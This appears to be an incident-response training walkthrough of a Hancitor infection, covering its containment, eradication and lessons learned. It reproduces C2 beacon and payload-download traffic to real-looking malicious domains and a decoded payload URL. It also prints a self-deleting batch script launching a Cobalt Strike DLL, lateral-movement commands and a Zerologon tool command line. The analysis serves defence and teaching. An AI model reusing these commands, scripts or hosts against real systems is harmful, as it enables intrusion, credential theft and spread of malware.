
The image shows a Wireshark packet capture window titled "Wireshark · Follow TCP Stream (tcp.stream eq 16) · dump1". The packet list on the left shows a POST request to /8/forum.php. The packet details pane shows the following headers: POST /8/forum.php HTTP/1.1, Accept: \*/\*, Content-Type: application/x-www-form-urlencoded, User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko, Host: gatiallyde.com, Content-Length: 115, Cache-Control: no-cache. The packet bytes pane shows the raw data: GUID=15511997936045656046&BUILD=1507\_pewut&INFO=... \Admin&EXT=&IP=154.61.71.13&TYPE=1&WIN=10.0(x64)HTTP/1.1 200 OK. The packet list on the right shows a 200 OK response from the server.

```
POST /8/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: gatiallyde.com
Content-Length: 115
Cache-Control: no-cache

GUID=15511997936045656046&BUILD=1507_pewut&INFO=... \Admin&EXT=&IP=154.61.71.13&TYPE=1&WIN=10.0(x64)HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Thu, 15 Jul 2021 14:49:32 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

38
AGTZARhAEg40CkBVVRcTFEoJCBtUCA9VTQ5OHhwdFBcREU1UHwIfBw==
0
```

- If a C2 server is up, it will respond with 200 OK, indicating that the response has succeeded. A single encoded string is returned with this response, as seen below



The image shows a Wireshark packet capture window titled "Wireshark · Follow TCP Stream (tcp.stream eq 16) · dump1". The packet list on the left shows a 200 OK response from the server. The packet details pane shows the following headers: HTTP/1.1 200 OK, Server: nginx/1.20.1, Date: Thu, 15 Jul 2021 14:49:32 GMT, Content-Type: text/html, Transfer-Encoding: chunked, Connection: keep-alive, X-Powered-By: PHP/5.4.45. The packet bytes pane shows the raw data: 38, AGTZARhAEg40CkBVVRcTFEoJCBtUCA9VTQ5OHhwdFBcREU1UHwIfBw==, 0.

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Thu, 15 Jul 2021 14:49:32 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

38
AGTZARhAEg40CkBVVRcTFEoJCBtUCA9VTQ5OHhwdFBcREU1UHwIfBw==
0
```

# Scenario 1

- Decoding the string reveals a URL where additional payloads are hosted

The image shows a CyberChef recipe interface. The 'Recipe' panel on the left contains three steps: 1. 'From Base64' with a dropdown menu set to 'Alphabet A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox checked. 2. 'XOR' with a 'Key' of '0x7A' and a 'Scheme' of 'Standard'. 3. A 'Null preserving' checkbox which is unchecked. The 'Input' panel on the right contains a long Base64 string: 'ARhAEg40CkBVVRcTFEoJCBtUCA9VTQ5OHhwdFBcREU1UHwI fBw'. The 'Output' panel at the bottom right shows the decoded result: '{b:http://min0sra.ru/7t4dfgnmkk7.exe}'.

- IOCs obtained:
  - Sender email address/domain/IP
  - Initial URL
  - Malicious file hash
  - Name and file path of dropped dll
  - C2 Server IP address
  - Secondary payload URL

Searching for IOCs and behavior patterns in OSINT, the malware is determined to be Hancitor.

# Scenario 1

- **Querying the EOP logs** 5 emails are found from the sender domain, all with the same subject line, and with the same embedded link
- **Querying the DNS logs** 2 DNS queries are found for the URL domain.
- **Querying the DHCP logs** one of the sources is determined to be a workstation, the other a mobile phone
- **Proxy logs** reveal that a user accessed the URL from the workstation mentioned above. **Netflow data** confirms a download from the URL.
- **EDR data** shows the docx file was opened
- **AV logs** also show the docx file present on the machine. The logs also show the dll file present in the %APPDATA%\Microsoft\templates\ path. There is also a failed quarantine attempt for this file.
- **Timeline analysis of the EDR logs** shows rundll32.exe running shortly after the docx file was opened. There is also an alert raised for this behavior. Additional timeline analysis reveals a suspicious domain being accessed by the host (different that what the malware analysis revealed)

# Scenario 1

- IDS logs reveal that three files were downloaded by Hancitor from the identified domain including two Cobalt Strike stagers and Ficker Stealer.

```
GET /1407.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: 4a5ikol.ru
Cache-Control: no-cache

GET /1407s.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: 4a5ikol.ru
Cache-Control: no-cache

GET /7jkio8943wk.exe HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: 4a5ikol.ru
Cache-Control: no-cache
```

**Cobalt Strike Stagers**

**Ficker Stealer**


- Hancitor then launched multiple instances of svchost.exe and process injected them with Cobalt Strike (**EDR**)

body.Event.System.EventID.#text	body.Event.EventData.Data.RuleName	body.Event.EventData.Data.SourceImage	body.Event.EventData.Data.TargetImage
8	technique_id=T1055,technique_name=Process Injection	C:\Windows\SysWOW64\svchost.exe	C:\Windows\System32\rundll32.exe

- Lastly, a Cobalt Strike command and control server was pinged before they copied the Cobalt Strike DLL and batch file, which were used to facilitate lateral movement. (**EDR**)

body.Event.EventData.Data.ParentImage	body.Event.EventData.Data.ParentCommandLine	body.Event.EventData.Data.CommandLine
C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\cmd.exe /C ping 190.114.254.116	ping 190.114.254.116
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\syswow64\rundll32.exe	C:\Windows\system32\cmd.exe /C copy cor.bat \\[REDACTED]\C\$\programdata
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c c:\programdata\cor.bat	rundll32.exe c:\programdata\cor.dll,IstSec 11985756

# Scenario 1





# Scenario 1

- **EDR data** (file hash) and **OSINT** (VT) show that the batch file (cor.bat) is a 3-line script that will execute the Cobalt Strike DLL using rundll32.exe with a specific parameter.

```
1 @ echo off
2 rundll32.exe c:\windows\temp\cor.dll,TstSec 11985756
3 del "%~f0"
```

- **EDR data** shows the attacker made use of a custom developed implementation of Zerologon (CVE-2020-1472) executed from a file named “zero.exe”. Once “zero.exe” is run it will provide the threat actor with the NTLM hash of the specified username, a Domain Administrator account in this case.

body.Event.System.EventID.#text	body.Event.EventData.Data.Image	body.Event.EventData.Data.ParentCommandLine	body.Event.EventData.Data.CommandLine
1	C:\Windows\SysWOW64\cmd.exe	C:\Windows\system32\rundll32.exe	C:\Windows\system32\cmd.exe /C zero.exe [REDACTED] administrator -c "powershell.exe"

```
zero.exe 10.10.10.10 DomainControllerHostName domain.name administrator -c "powershell.exe"
```

- **Netflow logs** for the compromised machine also reveal the IP address of the Cobalt Strike Command and Control server.
- Windows logon events reveal no attempt of using the domain admin account up to containment time.

## Containment

- Compromised machine was **isolated from the network** using the **EDR** solution;
- C2 infrastructure (domains and IPs) was **blocked** in **Firewalls** and **Proxy**;
- User account and domain admin account were **disabled**;

# Scenario 1

## **Eradication**

- A forensic image of the compromised machine and a triage image of the DC were created for forensic analysis
- The compromised machine was then rebuilt
- Sender domain and IP address were blocked in the email gateway
- Patches were applied to the DC to mitigate Zerologon (CVE-2020-1472) vulnerability
- New detections put in place for the observed IOAs
- Reset password for the affected user and Domain Admin;

## **Recovery**

- Rebuilt machine issued to the user
- Monitoring of suspicious activity for the user and domain admin accounts

## **Lessons learned**

- How fast was IR response? Create a timeline of events. Determine if the current IR process enables the SOC to respond in a fast and decisive manner;
- What was detected and what was not? What additional security controls/detections could be put in place?
- What was the entry point? How can the attack surface be reduced?
- Should/Can any of the security controls be set to prevent instead of just detect?